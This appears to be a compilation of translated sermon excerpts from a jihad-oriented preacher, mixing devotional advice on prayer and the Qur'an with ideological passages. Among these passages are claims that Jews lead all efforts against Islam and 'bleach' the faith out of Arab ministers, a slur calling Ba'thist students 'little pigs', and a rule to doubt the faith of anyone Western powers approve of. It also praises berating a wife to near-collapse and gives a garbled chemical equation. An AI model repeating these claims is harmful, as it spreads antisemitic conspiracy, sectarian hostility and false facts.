"As for the noble *Shaykh* Ibn Baz and Ibn 'Uthaymin, by Allah, I love them from the depths of my heart. I know their virtue in many of the affairs, especially *Shaykh* 'Abd al-'Aziz bin Baz. I mean, he had a long hand in many of the affairs of Islam...By Allah, the truth

is that I love *Shaykh* 'Abd al-'Aziz bin Baz more than I love my own mother and father, and this is what I said to him..."

[*'al-As'ilah wal-Ajwibah al-Jihadiyyah*'; p. 95]

His Immense *Zuhd*:

"...Believe me when I tell you that I hate buying new things, new clothes, etc.

One day, I came home to find new sponge cushions with matching sheets. When I saw them, I lost my mind. I said: "By Allah, women have no religion. This must go...where did this come from?" They said: "It is a gift." I said: "It must leave the house. It cannot remain in the house," and I spoke such words to my wife that she was going to pass out. By Allah, she was going to pass out and lose consciousness, and she began to shake. I began to fear for her sanity, by Allah.

But, believe me, brothers, I did not enter the house. Really, I said: "Where did this gift come from?"

She said: "Why does it matter to you? Your guests are here day and night, coming in and out, and I wash the sheets of these mattresses and change them. I change them everyday because the cotton in these Pakistani sheets gets stuck in the creases of the cushions. I am tired, and I found some gold that I had, which I then spent on this to relieve myself a bit."

I said to her: "While the *Mujahidin* are dying of hunger?"

She said: "I donated a third of the value to the *Mujahidin*."

I said to her: "Even then, it cannot remain."

From then until now, believe me when I tell you that I never enter the home and see these except that my chest becomes tight. Believe me, we tried removing them from the home in a way that would not result in her passing out again, and may Allah Forgive us all..."

A footnote to this story says that the *Shaykh* remained insistent upon this until he finally sold the cushions and sheets to a brother for less than their original price.

[*'Fi Dhilal Surat at-Tawbah'*; p. 222]

A Glimpse at an-Nawawi:

"...It is known that he is from the most knowledgeable of scholars in the history of Islam. I mean, if you were to take the ten most notable scholars of the Muslims throughout history, an-Nawawi would be one of them. He wrote a commentary on *'Sahih Muslim,'* and he wrote his book *'al-Majmu"* in *Fiqh*, regarding which Ibn Kathir said: "Nothing was ever written to match its brilliance." And yes, nothing was ever written like this book.

When you read anything by an-Nawawi, you feel as if you are a plant that is being watered, as he delves deeply into meanings and concepts. Add to this that he abstained from the worldly pleasures, he was a devout worshipper, he would enjoin what was good, and he would forbid what was wrong. He would stand up to the rulers in the peak of their power. One time, the lamp he was using went out, and he lit it with his hand - he continued writing using light that was emanating from his hand!

He came into conflict with Dhahir Baybras, the ruler of Sham and Egypt. Dhahir Baybras requested a *fatwa* from the scholars that money should be collected in order to prepare an army to fight the Tatars in 658 H. When the Tatars occupied Baghdad and advanced upon Palestine and turned towards Sham, he requested a *fatwa* while the Tatars were in Palestine that money should be collected to purchase weapons.

Every single scholar issued the *fatwa* except for an-Nawawi. He said: "I will not provide you with such a *fatwa*."

Dhahir asked: "Why not? I want to purchase arms for this struggle, and you refuse to issue a *fatwa* for it? The entire *Ummah* and Religion will be exposed to loss."

He replied: "Because you came to us as a slave who owned nothing, and I see that you now own gardens, servants, slave girls, silver, and gold. So, if you sell all of these things and still need money after that, I will issue the *fatwa* you seek."

He said: "Leave Sham."

And he left and went to a small village in Nawa (his hometown). The scholars came to Dhahir Baybras and said to him: "The scholars of Sham are nothing without Muhi ad-Din an-Nawawi." He replied: "Bring him back." They then went to an-Nawawi and said: "Come back, O Muhi ad-Din." an-Nawawi said: "By Allah, I will not go back while Dhahir is in it," and Allah fulfilled his oath: Dhahir died a month later, and an-Nawawi returned to Sham.

This is an-Nawawi, the devout worshipper, the scholar, the *zahid*, the scholar of *Usul*, *Fiqh*, and *Hadith*. Look at the blessing that is in his books...*ya Salam*! Look at the *barakah*: his book *'al-Majmu"* has provided much benefit, his book *'Riyad as-Salihin,'* his book of forty *Hadith*, his book *'al-Adhkar'* - you can feel the *barakah* in his books. No books have been so widely distributed as the books of an-Nawawi..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 67-68]

Test Your Heart:

"...How heavy is the Qur'an upon the immoral *fasiq*, and how heavy is worship and prayer upon the immoral *fasiq* hypocrite! The prayer is so heavy upon these hypocrites! You see him sitting and writing in a diary for one, two, or three hours, or standing and talking for one, two, or three hours, and if he stands behind the *imam* for five minutes, it is as if a mountain has been placed on his chest and heart. The diseases of the hearts, we seek refuge with Allah from them...

Because of this, if you want to test your heart, inspect it and test it out when the Qur'an is being recited - is it heavy upon your heart or not? Test your heart out during worship. Test your heart out when you see the *salihin*. Test your heart out when you are making your *adhkar* during the morning hours. Test your heart out when you stand up to pray - do you love to pray? Or is it heavy upon you? If it is heavy upon you, and if worship is heavy upon you, then ask Allah to remove the hardness from your heart and replace it with softness, because this is proof that the *jahiliyyah* is still entrenched in your heart and soul.

The hardness of the heart...we seek refuge with Allah from the hardness of the hearts. The hardness of the hearts is increased by satisfying the desires - sexual desires, even if by permissible means, and the desire for food, even if by permissible means.

This is why they say that the softness of the heart is achieved in six occasions:

- Praying at night
- Reciting the Qur'an
- Keeping the stomach empty from food
- Befriending the *salihin*
- *Dhikr*
- *Istighfar* during the morning hours

This is why if they felt that their hearts were becoming hard, they would say: "Lead us to those who will lead us to Allah," and the best people are those who, when you see them, remind you of Allah...he whose condition and mannerisms remind you of Allah and whose words cause you to increase in your obedience to Allah, and when you see him you remember Allah.

I used to sometimes lead the people in prayer. So, some youth were behind me, as well as an old man who was over 90 and from the Caucasus, a Chechen. After the prayer was over - I love to recite the Qur'an, firstly because I am in prayer, and by Allah, it is too hard on me to only recite two or three verses - and I know that the people behind me of course do not like too much recitation of the Qur'an. Anyway, after I would finish, the youth would sometimes complain to each other, and I would overhear their complaints. However, this man who was over 90 years old would say: "Increase as much as you can from the Qur'an," and he was over 90!

So, the issue is one of the soul. Once, one of al-Banna's students prayed behind me in Ramadan. So, I used to recite one *juz'* every night. After the prayer, he would ask: "How much did you recite?" I would reply: "A *juz'*." He said: "*Ya Salam*! It went by as if it were a minute," and in the prayer, you are not allowed to sit down.

Regardless, this man was deriving enjoyment from the Qur'an! If he had spent the entire night like this, he would not become bored or exhausted. On the other hand you have a man who - *subhan* Allah - his heart is hard, so the Qur'an affects his heart by making him more exhausted, and it therefore is not softened by the Qur'an, and no matter how much Qur'an you recite to such a person, he will find it very heavy and hard upon him.

Because of this, from the blessings of Allah upon a person is that He makes faith beloved to him and beautifies it in his heart:

{*"And know that, among you there is the Messenger of Allah. If he were to obey you in much of the matter, you would surely be in trouble. But, Allah has endeared faith to you and has beautified it in your hearts, and has made disbelief, wickedness and disobedience hateful to you. These! They are the rightly guided ones."*} [*al-Hujurat*; 7]

This is a blessing from Allah...with this, the person derives pleasure from this hardship and this roughness. Why? For Allah. He tastes its sweetness...the torture is sweetness when it is for Allah...exhaustion is beloved to his heart if it is for the Knower of the Unseen...

Someone once told me - a journalist, Jabir Rizq, he wrote a book - there is a book he gave to Muhammad Yusuf Hawwash, who was executed with Sayyid Qutb. This man had an amazing understand of Islam. He stayed in prison for ten years before they executed him. He was imprisoned from 1954 to 1964, and he was executed in 1966. They had released him for health reasons, and then they

brought him back.

Jabir Rizq told me that whenever the torture became too much for him, this man would look to the sky and say: "All of this is nothing when it comes to Your love...all of this is nothing when it comes to Your love," meaning that all of this torture is nothing when it is for the love of Allah."

[*'Fi Dhilal Surat at-Tawbah'*; p. 485-487]

Study Subjects That Will Change the World:

"...Look at these Ba'this. Here is Michel 'Aflaq (Christian co-founder of the Ba'th Party), who ruled two significant portions of the Arab world. He positioned himself upon the throne of 'Umar bin 'Abd al-'Aziz (i.e. Syria), and he now positions himself upon the throne of Harun ar-Rashid (i.e. Iraq).

Michel 'Aflaq obtained the post of Minister of Education in Syria for a few months - he was just a minister - and he took the Ba'this and sent them to study in La Sorbonne (a university in Paris). What did he send them to study? Philosophy, psychology, history, social sciences, economics, politics - not medicine or engineering - because these are the subjects that change societies, and these are the subjects that change mentalities. As for the professor in the college of engineering, what will he change? He will keep teaching the same theories of engineering. As for history, you can paint it as you wish, and you can distort the events that you want and paint what you wish in a good light (i.e. you can affect what you are teaching).

And they actually did this, and they came back and took over the University of Damascus. They occupied the position of guiding a generation. So, you do not find them directing their little pigs except to study the social sciences, and they never enter the colleges of science. Why not? Because when it comes to the colleges of science, if a Christian studies chemistry, will it change anything? N2 + HCl will always equal N2Cl + H2. Will this formula ever change? It will never change. Hydrogen sulfate with the Ba'this is H2S04, and with the Muslims it is also H2S04. Will

they bring about a new law of chemistry? They will not bring about a new law of chemistry.

As for history, building your mind, building your character, look at the Jews. The Jews in America and outside of America occupy positions in Eastern studies, Islamic studies, Arabic language studies, history, economics, etc. You find Henry Kissinger and Safroni - two Jews, and the Jews respect them - if anyone in the world wants to be respected, they say that they studied with Kissinger or Safroni. Many ministers in the Arab world studied under him, yes! In our lands, one by one. Over twenty ministers graduated from the same university, and the Jews sent them back after having wiped out all the Islam that was in their conscience with bleach...they send him back to his country with letters of recommendation from the university and its professors, along with any articles he had written - articles in the *Times* about economics and the Arab mind - he writes a few articles and becomes a minister in his country!

As for us, we want the Muslim doctor, the Muslim lawyer, the Muslim engineer - what will he do all day behind the bricks, the cement, and the laborers? A laborer who works with cement from dusk till dawn - do you think he will have time to listen to anything you have to say? He is simply looking to put food on the table. He is not in the mood to listen to what you have to say. He is simply looking to put food on the table. You have ruined it for yourself, except if you wish to build houses with Islamic designs. This is another story! If you want to design windows with Islamic designs and to put on them Andalusian embroidery, this is another story. Maybe we can benefit from your embroidery, if Allah Wills! The

door is on the right and the exit is on the left...maybe, if Allah Wills, we can benefit from your knowledge!

We would advise our brothers to study *Shari'ah*, to study literature, to study Arabic literature, to study history..."

['*Fi Dhilal Surat at-Tawbah*'; p. 317-318]

Knowledge and Hydrocephalus:

"...Allah's way of building the human soul is to develop it gradually, just like a building. You build a building floor by floor, placing one brick over the other, etc. until the human soul is fully built.

The human soul cannot be built overnight, it cannot be built overnight. It needs a long time to be built...build it gradually, just like the body grows gradually. When a person is born, he is half a meter tall, for example. One day, he will be seven years old, and one day he will be seventy-five years old. He will grow from being a meter tall to being a meter and a quarter tall, etc. When he gets to be twenty years old, he will be between 170 to 175 centimeters tall.

The human soul is exactly like this when it comes to gradually growing in the religion. This is why the Lord of Honor would reveal the Qur'an one, two, or three verses at a time and would require them to act upon those verses. The Companions of the Messenger of Allah would take one, two, or three verses - never more than ten at a time - and then go act on them. They would then come back, learn some more, and go act on what they learned. As Ibn Mas'ud said: "We learned knowledge and action with the Qur'an."

Therefore, it is very dangerous for you to have a lot of knowledge while having only a modest level of action. The one who hears you thinks to himself '*Ma Sha'* Allah!' He hears you talking about this verse from the Qur'an, this *hadith*, the *hadith* being authentic, the *hadith* being weak, *'Aqidah*, Islamic history, the *Khulafa'*, 'Umar said this, Abu Bakr said that - may Allah be Pleased with them all.

However, you are ten centimeters when it comes to action, and when it comes to knowledge, you are over three meters. There is no balance! This is a disease. Having a lot of knowledge without action is a disease just like having a lot of action without knowledge.

There is a disease in the medical field known as hydrocephalus. It is when someone's head becomes so enlarged that his body is unable to carry it. I saw someone with his head like this, his body was thin, and his knees were unable to support his head. It could not! This is what many people look like: they learn a lot of knowledge - they memorize, they do not learn - they memorize. However, his head is poised like this while his body and limbs cannot support it. The size of a person's head must be consistent with the size of his body. Otherwise, he will be considered diseased if any part of his body grows larger while the rest of his body doesn't grow. If the medicine he takes all goes to one part of his body - for example, it all goes to his nose - his nose will become bigger than the rest of his head, and he will be deformed!

So, the Religion of Allah is a gradual divine method of developing the human soul just like this. Just like a medicine dropper administers the medicine gradually, they would take two verses or two *ahadith*, and they would go act upon them just like this..."

['*at-Tarbiyah al-Jihadiyyah wal-Bina*"; 3/182-183]

What Goes Around Comes Around:

"...Whenever I look to the effects of Ibn Taymiyyah and the effects of Sayyid Qutb on Earth, I come to realize the meaning of {*"A good word is as like good tree whose root is firmly fixed, and its branches reach to the sky, giving its fruit at all times by the Leave of its Lord..."*} [*Ibrahim*; 24]

Ibn Taymiyyah died in prison in the year 726 H. His books were burned up, and he and Ibn al-Qayyim were paraded around the streets of Damascus with the neighborhood children mocking and clapping behind them. Ibn Taymiyyah would sometimes write in prison, so they took away his pen and paper. So, he began writing on the walls of his cell using a rock. This treatise of *'al-Hamawiyyah'* or *'at-Tadmuriyyah'* was copied down from the walls of his prison cell. Ibn Taymiyyah died in 726 H, and the the scholars who competed with him thought that they were finally rid of him. He died in 726 H, and after exactly four centuries, someone emerged in the belly of the Arabian Peninsula who loved the boks of Ibn Taymiyyah and learned from them, and he was *Shaykh* Muhammad bin 'Abd al-Wahhab. Muhammad bin 'Abd al-Wahhab was expelled from ad-Dar'iyyah to here and there, to Iraq, etc. Afterwards, he returned, and Allah softened the heart of Muhammad bin Sa'ud towards him and he agreed to aid his mission, and he did so.

The whole world went crazy, and they moved Ibrahim Basha the son of Muhammad 'Ali Basha, and a Syrio-Egyptian army moved to tear apart this *da'wah* and wipe it out from Najd, and they took its leader 'Ubaydullah bin Sa'ud and imprisoned him. Afterwards, the

people thought that this *da'wah* was finished. About fifty years ago, one of Muhammad bin Sa'ud's sons, 'Abd al-'Aziz, took over as leader. During the days of 'Abd al-'Aziz, the people would wander from place to place until they could find just a tiny date to eat. One of the inhabitants of Najd told me: "One day during the famine, we would dig up ant hills and collect and eat the wheat that the ants would gather. We were unable to eat dates on a daily basis, and we'd have to eat the date one day, and suck on the seed of that date the next."

They would also take the vines on which the dates grew and wash them. So, the people of Najd would all come with their containers and vessels to collect some of the wash of these date vines. Allah then Willed that petroleum would be discovered inside the Arabian Peninsula, and this country began printing the books of Ibn Taymiyyah - printing and distributing, printing and distributing - and not a single library in the world was left except that it contained Ibn Taymiyyah's books. Today, if you wish to silence someone, you simply say 'Ibn Taymiyyah said such and such,' and the person is silenced: {*"A good word is as like good tree whose root is firmly fixed, and its branches reach to the sky, giving its fruit at all times by the Leave of its Lord..."*}

Sayyid Qutb was the same way. He was executed in prison, not in the street. They executed him inside the prison in a dark room, and nobody knows where his grave is until now. His own family doesn't know where he is buried. One of his old friends said to me: "If only we knew where his grave is so that we can visit him..." So, I said to him: "His Lord does, you don't need to know." The day that Sayyid was executed, six to eight thousand copies of *'Fi*

Dhilal al-Qur'an' were burned in the main streets, in other words 64,000 volumes of the book were burned. Anyone in Egypt who was found possessing any of Sayyid Qutb's books - especially *'Ma'alim fit-Tariq'* - was sentenced to ten years in prison. Sayyid's books were treated like opium! They were actually like opium! They were warned against in the same way that marijuana was warned against.

When Sayyid Qutb was executed, the *'Voice of the Arabs'* broadcast that he had been executed because he wanted to kill Umm Kulthum and destroy charitable organizations and the radio stations that broadcast the Qur'an, and because he had contacts with Western intelligence, that he was an American agent, a Western agent, etc. So, the announcer on the *'Voice of the Arabs'* show, Ahmad Sa'id - I heard him myself, and may he go to Hell, and what an evil destination - would say regarding Sayyid Qutb: "To Hell, and what an evil destination."

That generation began asking itself: 'Who is this man who was executed? What is this book *'Ma'alim fit-Tariq'* and this book *'Fi Dhilal al-Qur'an'* that he was sentenced for?' So, everyone began looking for these books to read them. This happened to the point that a failing Christian publishing company in Beirut was advised by other Christians: "If you want to save your company, print *'Fi Dhilal al-Qur'an.*" Yes, and he did so, and in the same year that Sayyid Qutb was executed, the book was printed seven times. Seven times! And during his life, it was only printed one and a half times - they did not even complete the second printing. Everyone who read Sayyid Qutb's books returned to Allah and was affected by him, and the curse of Allah came down on those who had

prevented people from reading them before. While they used to pound and whistle and jump up and down in the streets while his books were being burned, you now do not find a group of Muslims on Earth except that his books are with them, as they have been translated into almost every language..."

['*Fi Dhilal Surat at-Tawbah*'; p. 242-243]

Why the People of the Book Are Mentioned So Much in the Qur'an:

"...Really, the one who follows the Noble Qur'an finds that the pages dedicated to the People of the Book are greater than their size and influence in the Arabian Peninsula. So, what is the secret behind this disproportional focus on them?

Allah Knew that after the idolaters were pushed out of the way of the spread of this call, the People of the Book would in the future take their place as the lump in the throat standing in the face of this religion. And Allah Knew that the Jews would head all efforts in fighting and opposing this religion since their days in Madinah all the way to the Day of Resurrection. Because of this, we have these long pages focusing on the People of the Book.

In truth, after polytheism was eradicated from the Arabian Peninsula, issues began with the People of the Book, and wars ensued with the People of the Book, and battles continued with the People of the Book, and the majority of battles that the Muslims fought were against the Romans. The Persians were finished after the defeat of Kisra, after the battle of Nahawand that was commanded by an-Nu'man bin Muqrin. The Persian state was finished, and this was prophecized by the Messenger of Allah (صلى الله عليه وسلم) when he sent a letter to Kisra and a letter to Heraclius, and Kisra tore up his letter, and the Prophet said: **"May Allah tear up his kingdom,"** and he said: **"If Kisra is destroyed, there will be no Kisra after him."** The Persian empire was unable to stand up in front of the Muslims for more than ten years or so.

As for the Romans who have been fighting the Muslims since the days of Yarmuk until today, they escaped to Constantinople and took it as a base from which to fight this religion, and they stood as a preventative barrier to the spread of this religion. In Rome, the Western Church was the Pope's base, and Charles Martel stood in the face of this religion in the Battle of Tours in Europe after he had killed 'Abd ar-Rahman al-Ghafiqi in the Martyrs' Court in France. So, the advance in Europe was halted until the Turks came once again and conquered Constantinople, and the battles started all over again. Muhammad al-Fatih came and conquered Constantinople and began to initiate another conquest within Europe. With this, he faced immense challenges from the People of the Book, while the idolaters - the Persians and Magians - are for the most part finished..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 140-141]

How Islam Came To Afghanistan:

"...So, this area that we are in, Afghanistan, was subject to Persian Magian rule...Badakhshan, the northern provinces, Juzjan, etc. all the way to Takhar and Herat. Khurasan was part of the Persian empire, and Bukhara and Samarqand were all part of the Persian empire. How did 'Uthman conquer it?

*Do you not see me guided after I was misguided * And I became a soldier in the army of Ibn 'Affan?*

So, all of these areas were conquered in the era of 'Uthman, and 'Abd ar-Rahman bin Samurah conquered Kabul during the era of either 'Umar or 'Uthman. In the *'Sunan'* of Abu Dawud, it says: "'Abd ar-Rahman bin Samurah narrated to us in Kabul." So, 'Abd ar-Rahman bin Samurah conquered Kabul during the era of 'Umar or 'Uthman, may Allah be Pleased with them both.

None of the populations that were conquered by the Muslims ever rebelled or resisted them except the people of Afghanistan. The people of Afghanistan are very stubborn, and it is not an easy task to make them submit. So, the Muslims conquered it during the era of 'Umar, and this was followed by a rebellion from some of the tribes and the expulsion of the Muslims, and the Muslims had to return later on and conquer Afghanistan a second time.

If the Afghans become convinced of an idea or belief, they are known to cling to it very tightly and spread it. This is why they carried the religion of Buddhism and the people of Afghanistan adopted it. There was no way to change them - Buddhism, that was it, and this is why there is a huge statue of Buddha still

standing in Bamyan today.* They are the ones who spread Buddhism in the region - to Pakistan and India. The Afghans are the ones who spread it...some tribes became convinced of this belief and began spreading Buddhism.

Islam then came, they became convinced of Islam, and they spread it throughout the region. So, most of these areas adopted Islam through them, and Mahmud al-Ghaznawi invaded India seven times. He entered it and demolished their statue, Shamnama, and after this, the Afghan people adopted the Hanafi *madhhab*..."

['*Fi Dhilal Surat at-Tawbah*'; p. 141-142]
[*] Obviously, that changed in March of 2001.

How the Believer Relaxes:

"...The stronger a person's connection with his Lord becomes, the more he will feel relaxed. This is why they said to Ibn al-Mubarak: "Who are the kings?" So, he replied: "Those who abstain from the worldly pleasures." They asked him: "Who are the lowest of people?" He replied: "Those who eat with their religion," meaning they are hypocritical with the people. So, they do this for a bite of food or a badge of honor, or any other worldly gain. They asked him: "Who are the lowest of the low?" He replied: "Those who ruin their religion in order to gain wordly benefit for others."

One of them would describe himself, saying: "We are in such a state of happiness that if the kings and their sons knew of it, they would fight us with swords over it." So, our happiness is greater than the happiness of the kings! And if they knew of this happiness that we had, they would fight us with weapons for it!

When Ibn Taymiyyah came into conflict with the ruler, the ruler said to him: "I know that you see the people gathering around you, and this made you greedy for my kingdom." So, Ibn Taymiyyah replied: "Listen! By Allah, I would not pay a single *dirham* for your kingdom!" Not a single one! But, the ruler is fearful for his throne, and Ibn Taymiyyah is relieving him by telling him that he would never buy his kingdom...

This is all the result of the happiness and honor that they were immersed in. Of course, the people of the *dunya* do not understand any of this. They only understand things in the context of the world they are living in, the cars they drive, the money they

have, etc...

Then, in addition to the happiness that immerses such a person...why does a person become relaxed? A person becomes relaxed as the result of worship, because this fills the empty space inside. That empty space that is reserved specifically for worship becomes filled with it. So, a person becomes relaxed when he fills himself with worship, just like when a motor is filled with oil..."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/26-27]

Living Together:

"You cannot live alone. Do not live alone, as the wolf eats up the lone sheep, and Satan is close to the one who is alone and is farther from two who are together. So, if you live somewhere, live with at least one other person, and this one person should be righteous.

Friends are like a row of connected test tubes: if liquid overflows in one tube, the excess flows into the other tubes until there is an equal amount of liquid in all the tubes. Likewise, if you live with corrupt people, they will take away many of your good deeds, and you will decrease and decrease and decrease until you are all equal in status. You will definitely end up like these interconnected test tubes. A group of friends are all like each other, and the longer the friendship lasts, the closer the character and manners of each person in the group will be to the others. Do not believe that a good person can live for long with a corrupt person, unless the corrupt person improves and follows the example of the good person.

This is why you should look for the good people, and a friend is like a chain: he will either drag you into Paradise or drag you into Hell. He will either cause you problems or he will help you solve your problems...

After this, work on guarding your tongue, because most of the torture in Hell is because of the tongue: **"And will people be dragged on their faces into Hell because of anything other than what their tongues have brought forth?"**

After this, work on making good use of your time. Do not waste your time. Always try to bring about some benefit from your social gatherings. So, if you see people talking about food, drink, telling jokes, etc., tell them: 'Guys, I read a story today to tell you about something that happened in Syria, or something that the Afghans did,' or say: 'What do you think about this *hadith*? I read the *tafsir* of this verse to tell you about,' etc. Benefit them in this gathering, and occupy them with something that will benefit them. Sit down together and read the Qur'an, read the biographies of the Prophet (صلى الله عليه وسلم) and the Companions, a simple explanation of the Qur'an such as *'Tafsir al-Jalalayn'* - a simple, general explanation - and read a simple book of *Fiqh*, especially regarding how to pray. Read the entire section on how to pray, such as *'Fiqh as-Sunnah.'* Read in detail how to make *wudu'*, because it doesn't make sense to sit for thirty years not knowing the proper way of making *wudu'*, performing prayer, etc. - you pray while not knowing the fundamentals of the prayer and *wudu'*, and you do not know the details of optional fasting, etc. So, do all of this combined with good friends and a pure, truthful intention.

And stay away from women (and likewise, women should apply the same for men), as this is the source of all tribulation for those at your age, and in fact for those at any age. Stay from women who are forbidden for you. It is an obligation for you to stay away from them. Of course, all of the women in this land are forbidden for you. It is forbidden for you to look at them, it is forbidden for you to sit with them, it is forbidden for you to chat with them, and it is forbidden for you to be alone with them. The heart cannot bear these things because the glance is one of Iblis's poisonous arrows.

Whoever lowers his gaze from what Allah has forbidden will be given a sweetness by Allah that he will feel in his heart. But to look, to continue looking, and to allow this arrow to strike you in the heart - not just an arrow, but a poisonous arrow that poisons your heart - to let an arrow strike you day after day after day, this will make your heart weak and unable to face the problems of life. This is why you find a person who is drowning in desires to be weak-hearted...As for the heart of the believer, his heart is strong and he isn't affected by anything. His heart is strenghtened by worship, and therefore does not become scared or shaky. As for the heart of the sinner, you see it shaking. Why? Because the arrows have killed him just like someone who has an ulcer in his stomach and cannot eat because of it.

Work for Allah and stick together, and the more you work for Allah, the more your souls will become strong and rise, and you will ascend rapidly upon the path of those who are ascending towards Allah. I advise you to recite the Qur'an everyday, because the Qur'an is like water for a plant. It is the life of the heart, and the water and life for the heart is the Qur'an..."

[*'at-Tarbiyah al-Jihadiyyah wal-Bina'*; 5/35-36]

If You See Him Accepted By Them:

"When will they accept you? Either you abandon your faith or they abandon their sin, and this won't happen. If they abandon their sin, this means they become Muslims, and the conflict cools down. And if you abandon your Islam, you have committed *shirk*. So, the conflict continues: {***"...Do you criticize us for no other reason than that we believe in Allah and in what has been sent down to us and to those before us, and that most of you are rebellious sinners?"***} [*al-Ma'idah*; 59] So, their sin and our faith is the reason.

So, if you see America or Russia or Britain or the criminals and tyrants in the Islamic world - if you see them pleased with someone, you should doubt this person's Islam and his faith. Understood? This is because Allah has set down a rule that does not change, and this rule says: {***"And the Jews and Christians will never be pleased with you until you follow their way..."***} [*al-Baqarah*; 120]

['*Fi Dhilal Surat at-Tawbah*'; p. 22]

Ghayrah for Islam Has Become a Deficiency:

"…It is a disaster that your heart dies without you noticing. It is as if you say: 'O Lord! How often I rebel against You without you punishing me for it!' And He replies: *'How often I punish you without you even noticing! Haven't I removed the life from your heart?'*

The death of the heart, the lack of reaction to the *Shar'i* texts, that your face doesn't become red for the sake of Allah…that's it. Your heart is dead. It no longer pumps blood. In fact, this has now become something shameful. It has now become blameworthy for one to have zeal and to react strongly when he sees some corruption or evil in front of him. This is now considered a deficiency of the many deficiencies that can exist in one's character. People will say that you are a poor guy who is quick to get charged up, or that you are passionate, or that you are zealous, or that you are rash, or that you are a fundamentalist, etc. Yes! It is now something blameworthy!

…Yes, and this is why we now use these terms without realizing what we're saying. This person is too simple-minded, this person is too passionate, that person is a fanatic, easily charged up, zealous, etc. And is this religion given victory by mere reason, or is it given victory by zeal and passion? Reason tells you: how can you stand against Russia? Malik bin Nabi said that the index finger of Bilal that was raised to the sky saying '*Ahad, Ahad* (He is One, He is One)' was not the voice of reason. Rather, this was the voice of emotion, because reason would tell him to deceive Umayyah bin Khalaf and then come at night and renew his Islam at night with Muhammad.

Someone once said to me: “Brother, we shouldn’t be so open with everything we say. I sat for two years in an office without my coworker knowing my mindset.” So, I said to him: “May Allah ease your affairs. This means that for two years, you didn’t speak a single word commanding good or forbidding evil because if you had spoken, he would have known your mindset?” And he considers this to have been cleverness on his part!

*The cowards think that cowardliness is intelligence * This is the deception of the wicked soul…”*

[*'Fi Dhilal at-Tawbah'*; p. 223]

The Muslim Knows the Way:

"...We are living a blessing.

One of us is raised from childhood to know that, for example, the unrestrained glance is forbidden. So, for the rest of his life, the unrestrained glance is forbidden, seclusion with the opposite gender is forbidden, adultery and fornication are forbidden, interest and usury are forbidden, speaking badly about others behind their backs is forbidden, etc. That's all it takes! So, a personality is developed that is mature and balanced, thanks to its Lord.

However, in America, one day, it's OK to drink alcohol, the next day it isn't. Sometimes, the government allows alcohol, and at other times prohibits it. Sometimes, it penalizes those who sell it, and it doesn't at other times. No. Alcohol is forbidden in Islam, and we learn this from when we are two years old, and we learn that it is objectionable from that point onwards. Everything that is forbidden in Islam is inherently objectionable, and everything that is permitted is acceptable and there is no problem in doing it. Because of this, we have the *hadith*: **"If you have no shame, do what you wish,"** and this has two possible interpretations. The first is that if something you want to do doesn't contradict the *Shari'ah*, do it. The second interpretation is that the person with no shame will do whatever he wants.

So, we're truly relaxed. It's enough that we know the way. The European, what is his path? Where is he going? For us, everything is solved mentally and spiritually. We know our path, its start, its

purpose, and its end:

Where did we come from? Allah Created us.

Where are we going? He will cause us to die, and then gather us on the Day of Resurrection, in which there is no doubt.

Why did He Create us? Only to worship Him.

Who controls the Universe? The kingdom of the Heavens and the Earth belong to Allah.

The God we worship is Dominating, Colossal, Wise, Merciful, Generous to His slaves. In Europe, what do they have? Who do they deal with? Who do they turn to? Who do they rely on? What do they fortify themselves with? What do they seek refuge with? The concepts of Satan, the *Jinn* , God, the Hereafter, etc. - all of these things have been wiped from the dictionary of the West. The traveller's check, the value of the mark, the value of the *dinar*, the value of the dollar - this is their life.

Because of this, a person who lives without a set of rules will oppress others when given the chance. He will cheat people out of their wealth when given the chance. He will fornicate when given the chance. He will steal when given the chance..."

[*'Fi Dhilal Surat at-Tawbah'*; p. 505-506]

Our Inner vs. Outer Condition:

"...And the believer - *subhan* Allah, glory be to You, O Lord - is liked by everyone no matter what.

Why?

The believer isn't fake. There is nothing you can hold against him. What he does in secret is what he does openly. There aren't secret acts and public acts. He doesn't have a personality in secret and a different one in public. They are both the same. So, if you were to peek into his life when he's alone, you'd find him even better than he is in public. If you were to see him at home at night, you'd find him either praying, sleeping, eating *suhur*, or reciting the Qur'an. There is nothing you can hold against him. There is no girl he has snuck in to commit indecent acts with, nor does he have stolen money that he is counting.

His outer condition is like his inner condition. In fact, his inner condition is even better than his outer, and the early Muslims would say 'O Allah, make our inner condition better than our outer condition, and make our outer condition good.' There is nothing you can hold against him. He has inner confidence, is sure of himself, and is relaxed.

As for the hypocrite, he fears that everyone will discover his faults and that they are privy to his sins. This is why it's as if the suspicious person wants to tell people 'Take me away, take me away.' Why? He is filled with faults, and he suspects that this person knows of them, that person found out, etc. So, his whole

life is full of anxiety and constriction.

As for the believer, 'Umar bin al-Khattab nullified his ablution while on the pulpit. He said: "O people, I've passed gas, and I am going to make ablution and return." He is sure of himself. So, why would he care what people think? On a day other than Friday, he ascended the pulpit and gathered the people and said: "O people, a few years ago, I used to herd sheep for people in Makkah for a few copper coins." So, 'Abd ar-Rahman bin 'Awf took him aside and said to him privately: "Commander of the Believers, you did nothing but belittle yourself in front of everyone." So, 'Umar said: "That was exactly my intention. I felt impressed with myself, and therefore wanted to humble myself in front of everyone.""

[*'Fi Dhilal Surat at-Tawbah'*; p. 489]

True Men Are Known in Times of Hardship:

"...Those who gave *Bay'at ar-Ridwan* beneath the tree at Hudaybiyah were 1,400 men. When was this? It was in Dhu al-Qi'dah 6 AH. When the treaty was solidified and Quraysh stood aside and held back from fighting the Messenger of Allah (صلى الله عليه وسلم), only then did people begin entering Islam, as they had previously been afraid of Quraysh. So, Quraysh had a treaty with the Messenger of Allah and held back from fighting him, and waves of people saw this as their chance to become Muslims even if Quraysh didn't like this. So, they became Muslims. Those who came did so 21 months after the Treaty of Hudaybiyah. What happened after this? The conquest of Makkah. Those who came to conquer Makkah with the Messenger were 10,000. This means that how many people had become Muslim in the time leading up to this? At least 8,500 or 8,600 in the two years of peace had decided to enter Islam.

Why? There are people in society who like you. However, they will not dare to help you if the government is angry with you. Isn't this so?

Believe me, during the time that Egypt was unleashing its wrath on Sayyid Qutb and his family, nobody was able to lend them even a single *dirham* at a time when the women in the family could not even afford the cost of their weekly visits to Sayyid and Muhammad Qutb. They wouldn't dare. I heard them saying: "The people have cut themselves off from us. We went to some people to borrow money from, our friends. They said "We don't know you. Don't come to us, and we won't come to you.""

